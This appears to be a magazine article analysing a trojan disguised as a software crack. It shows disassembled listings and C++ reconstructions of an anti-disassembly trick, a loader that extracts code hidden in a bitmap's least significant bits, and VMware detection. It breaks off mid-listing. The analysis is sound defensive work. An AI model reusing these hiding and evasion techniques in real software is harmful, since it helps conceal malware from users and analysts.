


Code of destruction - malware analysis

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We should always think twice before running an unknown program downloaded from the Internet. Of course not every application is dangerous, but it's all too easy to find a malicious program which will exploit our naivety – and that could cost us dearly. Let's see how we can analyse the behaviour of an unknown program before we run it.

At the end of September 2004, a posting with the subject *GENERIC CRACK FOR MKS-VIR!!!!* appeared on the *pl.comp.programming* newsgroup. It included a link to an archive called *crack.zip*, which contained a small executable file. According to users' feedback, the program was not a crack – what's more, it appeared to

contain malicious code. A link to the same file also appeared in messages posted to five other newsgroups, where it was announced not as a software crack, but an instant messenger password cracker. Our curiosity led us to analyse this file.

Any such analysis consists of two basic stages. First, we need to examine the structure of the executable file, paying special attention to its resource list (see *Frame Resources in Windows applications*), and determine what language the program was written in. We also need to check if the executable file is compressed, for instance with the *FSG*, *UPX* or *Aspack* compression tools. This lets us find out whether or not we need to unpack the code in order to analyse it, since there's no point in analysing compressed code.

The second and most important step of the analysis is to examine the suspect program and locate malicious code hidden within the seemingly innocent application. Hopefully, we will be able to determine how the program works and what the consequences of running it might be. As we will see, it is well worth performing such an analysis, since the alleged crack turns out to be a far from innocent application. If you ever run across an equally suspicious file, we highly recommend performing a similar examination.

Quick scan

Inside the downloaded archive *crack.zip*, there was only one 200 KB file, called *patch.exe*. Note! We strongly recommend that you change the extension of the file before you start the analysis (for example calling the file *patch.bin*). This will prevent you from accidentally executing the file, which could have very unpleasant consequences.

During the first stage of analysis, we have to gather information about how the file was created. For this purpose, we will use an executable file identifier called *PEiD*, which contains a database that will help us determine what language the program was written in and what compressors or obfuscators were used. We could also use a similar tool called *FileInfo*, but it is slightly older and is no longer developed as dynamically as *PEiD*, so the final results may be less precise.




Figure 1. The PEiD executable file identifier at work

So, what information did *PEiD* give us? As far as the file structure is concerned, *patch.exe* is a 32-bit executable file, created in the Windows specific *Portable Executable* (PE) format. In Figure 1, we can see that the program was written in *Microsoft Visual C++ 6.0*. We also know that the file was neither compressed nor protected in any way. For the time being, we will not need the remaining information, such as subsystem type, file offset or the entry point of the program. Now that we know the structure of the suspicious file, we need to find out what resources the application uses.

We will use the *eXeScope* tool, which allows us to view and edit executable file resources (see Figure 2). Browsing through the resources of the executable in a resource editor reveals only standard data types: a bitmap, a dialog box, an icon, and a manifest (a resource used to display the application window using the new Windows XP graphic style; in the absence of a manifest, the standard graphic interface known from Windows 9x will be used).




Figure 2. The eXeScope resource editor

At first glance, *patch.exe* seems an entirely innocent application, but appearances can be deceptive. The only way to be sure what the file contains is a tedious analysis of the disassembled program in search of malicious code hidden within the application.

Code analysis

We will perform code analysis of the suspicious file using *IDA* – an excellent commercial disassembler made by DataRescue. *IDA* is currently considered the best tool of its kind, and can perform a detailed analysis of nearly all executable file types. The demo version available for download from DataRescue's website is limited to analysing *Portable Executable* files, but for our needs that will be sufficient, because that's exactly the format of the *patch.exe* file.

The WinMain() procedure

After loading the *patch.exe* file into the *IDA* decompiler (Figure 3), we will see the `WinMain()` procedure, which is the entry point for applications written in C++.

```

.text:00401280
.text:00401280 ; ----- S U B R O U T I N E -----
.text:00401280
.text:00401280
.text:00401280 ; __stdcall WinMain(x,x,x,x)
.text:00401280 _WinMain@16   proc near           ; CODE XREF: start+C9|p
.text:00401280
.text:00401280 hInstance     = dword ptr 4
.text:00401280
.text:00401280     mov     eax, [esp+hInstance]
.text:00401284     push    0 ; dwInitParam
.text:00401286     push    offset DialogFunc ; lpDialogFunc
.text:00401288     push    0 ; hWndParent
.text:0040128A     push    65h ; lpTemplateName
.text:0040128C     push    eax ; hInstance
.text:0040128E     mov     dword_405554, eax
.text:00401290     call   ds:DialogBoxParamA ; Create a modal dialog box from a
.text:00401292     ; dialog box template resource
.text:00401294     mov     eax, hHandle
.text:00401296     push    INFINITE ; dwMilliseconds
.text:00401298     push    eax ; hHandle
.text:0040129A     call   ds:WaitForSingleObject
.text:0040129C     retn   10h
.text:0040129E _WinMain@16   endp
.text:004012A0
.text:004012A0 ; ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
.text:004012A2     align 10h
.text:004012A4 ; [000000EB BYTES: COLLAPSED FUNCTION start. PRESS KEYPAD "+" TO EXPAND]
.text:004012A6 ; ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
.text:004012A8     mov     esp, [ebp-18h]

```

Name 'LeadUp1_0' at 004037D0 is deleted...
Name 'LeadDown1_0' at 00403958 is deleted...
The initial autoanalysis is finished.

AU: idle Down Disk: 950MB 0000128D 0040128D: WinMain(x,x,x,x)+D

Figure 3. The WinMain() procedure displayed in the IDA disassembler

In actual fact, this is not the *real* entry point, since there is a second one, whose address is written in the PE file header, and which is the true starting point for the execution of an application's code. However, in C++ applications, the code which is inside the second entry point is responsible only for the initialisation of internal variables and the developer has no influence over it. Since we are obviously interested only in what was written by the malicious programmer, we don't need to worry about the second entry point. The **WinMain()** procedure is shown in Listing 1. Such decompiled code may be difficult to analyse, so to make it easier to understand, we will translate it into C++.

Listing 1. The WinMain() procedure

```

.text:00401280 ; __stdcall WinMain(x,x,x,x)
.text:00401280 _WinMain@16 proc near ; CODE XREF: start+C9p
.text:00401280
.text:00401280 hInstance = dword ptr 4
.text:00401280
.text:00401280 mov     eax, [esp+hInstance]
.text:00401284 push    0 ; dwInitParam
.text:00401286 push    offset DialogFunc ; lpDialogFunc
.text:00401288 push    0 ; hWndParent
.text:0040128A push    65h ; lpTemplateName
.text:0040128C push    eax ; hInstance
.text:0040128E mov     dword_405554, eax
.text:00401290 call   ds:DialogBoxParamA

```

```

.text:00401295             ; Create a model dialog box from
.text:00401295             ; a dialog box template resource
.text:0040129B  mov     eax, hHandle
.text:004012A0  push   INFINITE ; dwMilliseconds
.text:004012A2  push   eax ; hHandle
.text:004012A3  call   ds:WaitForSingleObject
.text:004012A9  retn   10h
.text:004012A9  _WinMain@16 endp

```

The process of reconstructing code in its original language can, with more or less difficulty, be applied to almost any *deadlisting* (disassembled code). Tools such as *IDA* only provide us with some basic information, such as function, variable and constant names or the calling convention used (e.g. *stdcall* or *cdecl*). There are special plug-ins available for *IDA* which can perform simple decompilation of x86 code, but the results they return still leave a lot to be desired. To perform the translation, we need to analyse the function structure, isolate internal variables and locate references to global variables in the code. The information provided by *IDA* will be sufficient for discovering what type and number of parameters a given function requires. Using the disassembler, we can also find out what values the function returns, which WinAPI procedures it uses and to what data it refers. Our first task is to determine type of the function, its calling convention and parameter types. Then, using information from *IDA*, we can isolate the function's local variables.

Having created a general outline of the function, we can start to recreate the original code. The first step will be to reconstruct calls to other functions, which include WinAPI routines as well as the program's own internal functions. For WinAPI functions, we can analyse subsequent parameters, which are put on the stack by a `push` command in reverse order to the one used during execution (i.e. from last to first). Once we have information about all the parameters, we can reconstruct the original function call. The hardest part of reconstructing a program's code in a high level language is recreating the internal logic: arithmetical operators (addition, subtraction, division and multiplication), logical operators (**or**, **xor**, **not**), conditional statements (**if**, **else**, **switch**) and loops (`for`, `while`, `do`). After putting all this information together, we will be able to translate assembler code into the original language.

It should be clear by now that the translation of machine code to a high-level language requires human intervention and experience in code analysis and programming. Fortunately, translation won't be necessary for the purpose of our analysis, though it will make things simpler. The code of the **WinMain()** procedure translated to C++ can be seen in Listing 2.

Listing 2. The WinMain() procedure translated to C++

```

WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nShowCmd)

```

```

{
    // display dialog box
    DialogBoxParam(hInstance, DIALOG_BOX_IDENTIFIER, NULL, DialogFunc,
0);

    // terminate the program only when hHandle is freed
    return WaitForSingleObject(hHandle, INFINITE);
}

```

As we can see, the first procedure to be called is **DialogBoxParam()**, which is responsible for displaying a dialog box. Its identifier indicates a box saved in the resources of the executable file. The program then calls the **WaitForSingleObject()** procedure and terminates. From this code we can see that the program displays a dialog box and after the box closed (i.e. when it is no longer visible) it waits until a state for the **hHandle** object is signalled. To put it simply, the program will not terminate until some other code, initialised before **WinMain()**, completes its execution. This technique is normally used while waiting for the execution of code started in a separate thread to complete.

But what could such a simple program possibly need to do after its main window is closed? Probably something unpleasant, so now we have to find the place in the code where the **hHandle** is set – if it is being read, then it must have been written to earlier. To find this place using the IDA disassembler, we need to click the **hHandle** variable name. This will show us the location of the variable in the data section (**hHandle** is a normal 32-bit DWORD value):

```

.data:004056E4 ; HANDLE hHandle
.data:004056E4 hHandle      dd 0      ; DATA XREF: .text:00401108w
.data:004056E4              ; WinMain(x,x,x,x)+1Br

```

To the right of the variable name, we can see references (Figure 4), which indicate places in the code where the variable is read or modified.




Figure 4. The references window in IDA

Mysterious references

Let's have a look at the references to **hHandle**. One of these is the **WinMain()** procedure shown before, in which the variable is read (hence the letter *r*). However, another reference (the first one on the list) is much more interesting, because from its description we can see that the **hHandle** variable is being modified (the letter *w*, as in *write*). Now we only need to click the reference to move to the section in the code where the variable is modified. This section is shown in Listing 3.

Listing 3. *The section of code responsible for writing to the variable*

```
.text:004010F7 mov     edx, offset lpInterface
.text:004010FC mov     eax, lpCodePointer
.text:00401101 jmp     short loc_401104 ; mysterious call
.text:00401103 db 0B8h ; junk

.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104 call   eax ; mysterious call

.text:00401106 db 0 ; junk
.text:00401107 db 0 ; same as above

.text:00401108 mov     hHandle, eax ; handle setting
.text:0040110D pop     edi
.text:0040110E mov     eax, 1
.text:00401113 pop     esi
.text:00401114 retn
```

A few words of explanation concerning the code. First, a pointer to the position of the code is loaded into the **eax** register (**mov eax, lpCodePointer**). Next, a jump is made to a command which calls a procedure (**jmp short loc_401104**). When the procedure is called, the handle value will be moved into the **eax** register (procedures typically return values and error codes to this CPU register), and this value will later be written to **hHandle**. Anyone familiar with assembler code will immediately notice how suspicious this piece of code looks, and how different it is from ordinary complex C++ code. We need to hide some commands, which the *IDA* disassembler won't let us do, so we will use the hexadecimal *Hiew* editor to go through the same piece of code again (Listing 4).

Listing 4. *The code responsible for writing to the variable, displayed in the Hiew editor*

```
.00401101: EB01 jmps .000401104 ; jump into the middle
.00401101: EB01 ; of the next command
.00401103: B8FFD00000 mov eax,00000D0FF ; the hidden command
.00401108: A3E4564000 mov [004056E4],eax ; setting the handle value
.0040110D: 5F pop edi
.0040110E: B801000000 mov eax,000000001
.00401113: 5E pop esi
.00401114: C3 retn
```

The `call eax` command can't be seen here, because its *opcodes* (command bytes) were inserted into the middle of the `mov eax, 0xD0FF` command. Only after erasing the first byte of the `mov` command can we reveal the code which will actually be executed:

```
.00401101: EB01    jmps    .000401104    ;jump into the middle
                                ; of the next command
.00401103: 90      nop                                ; 1 byte of MOV command erased
.00401104: FFD0    call    eax            ; the hidden command
```

Let's return to the code executed by the `call eax` command. We need to find out what is indicated by the address written to the `eax` register. Before `call eax` there is another command, which writes the value of the `lpCodePointer` variable to the `eax` register (to make it easier to understand the code, we can change the name of a variable in *IDA* by indicating it with the mouse cursor, pressing the [N] key and typing in the new name). Once again, we will use references to find out what exactly was written to this variable:

```
.data:004056E8    lpCodePointer dd 0    ; DATA XREF: .text:00401092w
.data:004056E8    ; .text:004010A1r
.data:004056E8    ; .text:004010BEr
.data:004056E8    ; .text:004010C8r
.data:004056E8    ; .text:004010FCr
```

The `lpCodePointer` variable is, by default, set to 0 and changes its value in only one place in the code. Clicking the reference to the variable write operation will take us to the piece of code shown in Listing 5.

Listing 5. The `lpCodePointer` variable

```
.text:00401074    push    ecx
.text:00401075    push    0
.text:00401077    mov     dwBitmapSize, ecx    ; store the size of the
; bitmap
.text:0040107D    call    ds:VirtualAlloc    ; allocate memory, the
; address of
; the memory block will be
; stored in eax
.text:00401083    mov     ecx, dwBitmapSize
.text:00401089    mov     edi, eax    ; edi = address of the
; allocated
; memory block
.text:0040108B    mov     edx, ecx
.text:0040108D    xor     eax, eax
.text:0040108F    shr     ecx, 2
.text:00401092    mov     lpCodePointer, edi    ; store the memory block
; address
; in the lpCodePointer
; variable
```

Here we can see that the `lpCodePointer` variable contains the address of a

memory area allocated by the `VirtualAlloc()` function. All we need to do now is find out what is hidden in this mysterious piece of code.

A suspicious bitmap

Looking through the previous deadlisting snippets, we can see that a single bitmap is loaded from the resources of the `patch.exe` file. Each pixel of the bitmap has its RGB colour components read and put together into bytes of hidden code, which is then written to the previously allocated memory chunk, indicated by the address held in the `lpCodePointer`. This key fragment of code, which is responsible for retrieving data from the bitmap, is shown in Listing 6.

Listing 6. *The code which retrieves data from a bitmap*

```
.text:004010BE next_byte:                ; CODE XREF: .text:004010F4j
.text:004010BE mov     edi, lpCodePointer
.text:004010C4 xor     ecx, ecx
.text:004010C6 jmp     short loc_4010CE

.text:004010C8 next_bit:                ; CODE XREF: .text:004010E9j

.text:004010C8 mov     edi, lpCodePointer

.text:004010CE loc_4010CE:                ; CODE XREF: .text:004010BCj
.text:004010CE                ; .text:004010C6j
.text:004010CE mov     edx, lpBitmapReference
.text:004010D4 mov     bl, [edi+eax]      ; assembled byte of code
.text:004010D7 mov     dl, [edx+esi]     ; next byte of RGB components
.text:004010DA and     dl, 1             ; mask the least significant bit
.text:004010DD shl     dl, cl           ; shift the bit left and increment
it
.text:004010DF or     bl, dl          ; assemble a byte from component
bits
.text:004010E1 inc     esi
.text:004010E2 inc     ecx
.text:004010E3 mov     [edi+eax], bl    ; store a byte of code
.text:004010E6 cmp     ecx, 8          ; 8-bit counter (8 bits=1 byte)
.text:004010E9 jb     short next_bit

.text:004010EB mov     ecx, dwBitmapSize
.text:004010F1 inc     eax
.text:004010F2 cmp     esi, ecx
.text:004010F4 jb     short next_byte

.text:004010F6 pop     ebx
.text:004010F7
.text:004010F7 loc_4010F7:                ; CODE XREF: .text:004010B7j
.text:004010F7 mov     edx, offset lpInterface
.text:004010FC mov     eax, lpCodePointer
.text:00401101 jmp     short loc_401104 ; mysterious call
.text:00401103 db     0B8h          ; junk

.text:00401104 loc_401104:                ; CODE XREF: .text:00401101j
.text:00401104 call    eax              ; mysterious call
```

Two loops can be seen in the code shown in Listing 6. The inner loop is responsible for retrieving consecutive bytes of the RGB colour components (*Red, Green, Blue*) for each pixel of the bitmap. In this case the bitmap is saved in 24bpp format (24 bits per pixel), so each pixel is described by three consecutive bytes (one per RGB component). The least significant bits from each of eight consecutive bytes are masked using the `and dl, 1` command and then assembled to create one byte of new code. Once this new byte is assembled, it is written to the `lpCodePointer` buffer. Then, in the outer loop, the counter for the `lpCodePointer` loop is incremented so that it points to the location where the next byte of code can be stored. Having done that, the program returns to its inner loop, where the next eight bytes of the bitmap are retrieved.

The outer loop is executed until all the bytes of the hidden code have been retrieved from the pixels of the bitmap. The number of iterations is equal to the total number of pixels, which is calculated from the width and height recorded in the bitmap header, as Listing 7 demonstrates.

Listing 7. The code which calculates the bitmap size

```
.text:0040105B ; pointer to the start of the bitmap
.text:0040105B ; is stored in the eax register
.text:0040105B mov     ecx, [eax+8]      ; bitmap height
.text:0040105E push    40h
.text:00401060 imul   ecx, [eax+4]      ; width * height = number
.text:00401060 ; of bytes used for the pixels
.text:00401064 push    3000h
.text:00401069 add     eax, 40          ; size of bitmap header
.text:0040106C lea    ecx, [ecx+ecx*2] ; every pixel is described
.text:0040106C ; by 3 bytes, so the result of
multiplied by 3
.text:0040106C ; width by height must be
multiplied by 3
.text:0040106F mov     lpBitmapPointer, eax ; store the pointer to the
next pixel
.text:00401074 push    ecx
.text:00401075 push    0
.text:00401077 mov     dwBitmapSize, ecx ; store bitmap size
```

After the bitmap is loaded from the resources of the executable file, its starting address (which indicates the header) will be put in the `eax` register. The dimensions of the bitmap are retrieved from the header and its width and height are multiplied to give the total number of pixels in the bitmap.

Each pixel is described by three bytes, so the result must additionally be multiplied by three to give us the final size of the data used to describe all the pixels. To make this process easier to understand, Listing 8 shows the same code translated into C++.

Listing 8. The code for retrieving data from the bitmap, translated into C++

```

unsigned int i = 0, j = 0, k;
unsigned int dwBitmapSize;

// calculate how many bytes all the pixels use
dwBitmapSize = width of bitmap * height of bitmap * 3;

while (i < dwBitmapSize)
{
    // assemble 8 bits taken from RGB components into one byte of code
    for (k = 0; k < 8; k++)
    {
        lpCodePointer[j] |= (lpBitmapPointer[i++] & 1) << k;
    }

    // next byte of code
    j++;
}

```

Our search was successful: now we know where the suspect code is stored. Secret data was hidden in the least significant bit of each RGB component for each pixel of the bitmap. The difference between the modified bitmap and the original one is too subtle to be visible to the human eye, and in any case we would need to have the original picture to compare the modified version with.

An individual who has put so much effort into hiding a small piece of code couldn't have had our best intentions at heart. Time to face the next difficult task: the hidden code needs to be extracted from the bitmap and then examined.

Extracting the code

Isolating the hidden code doesn't seem a complicated task – we could simply execute the suspicious file and then, using a debugger such as *SoftICE* or *OllyDbg*, dump the processed code from memory. However, we don't know what the result of executing this code might be, so it's better not to risk it.

For the purpose of this analysis, we will use a small program I wrote, which retrieves the hidden code from the bitmap without actually running the suspicious application (the program is called *decoder.exe* and can be found on *Hakin9 Live*, downloadable from <http://www.hakin9.org> website, along with its source code and a dump of the hidden code). The program works by loading the bitmap from the resources of *patch.exe* and then extracting the code from it. The *decoder.exe* utility uses the same algorithm (described above) as the original *patch.exe* program.

Hidden code

Time to perform an analysis of the hidden code – its complete version (without comments) is about a kilobyte in size and can be found on *Hakin9 Live*. We will

look at the code's general mode of operation and examine its most interesting sections in detail.

In order to operate, the analysed code needs access to the Windows system functions (WinAPI). Access to these functions is implemented through a special **interface** structure (see Listing 9), whose address is passed to the hidden code via the **edx** register.

Listing 9. The interface structure

```
00000000 interface struc ; (sizeof=0X48)

00000000     hKernel32             dd ? ; kernel32.dll library handle
00000004     hUser32                dd ? ; user32.dll library handle
00000008     GetProcAddress         dd ? ; WinAPI procedure addresses
0000000C     CreateThread           dd ?
00000010     bIsWindowsNT          dd ?
00000014     CreateFileA            dd ?
00000018     GetDriveTypeA         dd ?
0000001C     SetEndOfFile          dd ?
00000020     SetFilePointer        dd ?
00000024     CloseHandle           dd ?
00000028     SetFileAttributesA    dd ?
0000002C     SetCurrentDirectoryA  dd ?
00000030     FindFirstFileA        dd ?
00000034     FindNextFileA         dd ?
00000038     FindClose             dd ?
0000003C     Sleep                 dd ?
00000040     MessageBoxA           dd ?
00000044     stFindData            dd ? ; WIN32_FIND_DATA

00000048 interface ends
```

The structure is stored in the data section of the main program. The system libraries *kernel.dll* and *user32.dll* are loaded before the hidden code is executed, and their handles are written to the **interface** structure.

Listing 10. The main program starting an additional thread

```
; the code address is stored in eax register, and the address
; of the structure which provides access to WinAPI functions
; is stored in the edx register
hidden_code:

; eax + 16 = start point of code which will be executed in the thread
lea    ecx, code_executed_in_the_thread[eax]
push  eax
push  esp
push  0
push  edx    ; parameter for the thread procedure
           ; interface structure address
push  ecx    ; address of the procedure which is to be executed
           ; in the thread

push  0
push  0
call  [edx+interface.CreateThread] ; execute the code in the thread
```

```
loc_10:
pop     ecx
sub     dword ptr [esp], -2
retn
```

Other data is then put into the structure: a flag indicating whether the program was started under Windows XP/NT and addresses of the **GetProcAddress()** and **CreateThread()** functions. System library handles and access to the **GetProcAddress()** function allow the program to find the address of any procedure and any library, not only the system ones.

Main thread

The hidden code is executed when the main application creates an additional thread using the address of the **CreateThread()** procedure stored in the **interface** structure. After **CreateThread()** is called, the handle of the newly created thread is written to the **eax** register (0 is written in the event of an error) and after the thread returns to the main program code, the handle is written to the **hHandle** variable.

Let's have a look at Listing 11, which shows us the code of the thread responsible for running the hidden code.

Listing 11. Additional thread – hidden code execution

```
code_executed_in_the_thread: ; DATA XREF: seg000:00000000r
push   ebp
mov    ebp, esp
push   esi
push   edi
push   ebx
mov    ebx, [ebp+8]           ; offset of the interface containing
                             ; WinAPI function addresses

; Don't execute the "in" instruction under Windows NT
; because it would cause the program to crash
cmp    [ebx+interface.bIsWindowsNT], 1
jz     short dont_execute

; detect the VMware virtual machine. If the program detects that
; it is running inside an emulator, it terminates.
mov    ecx, 0Ah
mov    eax, 'VMXh'
mov    dx, 'VX'
in     eax, dx
cmp    ebx, 'VMXh'          ; VMware detection
jz     loc_1DB

dont_execute:                ; CODE XREF: seg000:00000023j
mov    ebx, [ebp+8]         ; offset of the interface containing
```

```

; WinAPI function addresses
call loc_54
aCreatefilea db 'CreateFileA',0
loc_54: ; CODE XREF: seg000:00000043p

push [ebx+interface.hKernel32]
call [ebx+interface.GetProcAddress]
mov [ebx+interface.CreateFileA], eax

call loc_6E
aSetendoffile db 'SetEndOfFile',0
loc_6E: ; CODE XREF: seg000:0000005Cp

push [ebx+interface.hKernel32]
call [ebx+interface.GetProcAddress] ; WinAPI procedure address
mov [ebx+interface.SetEndOfFile], eax
...
call loc_161
aSetfileattribu db 'SetFileAttributesA',0
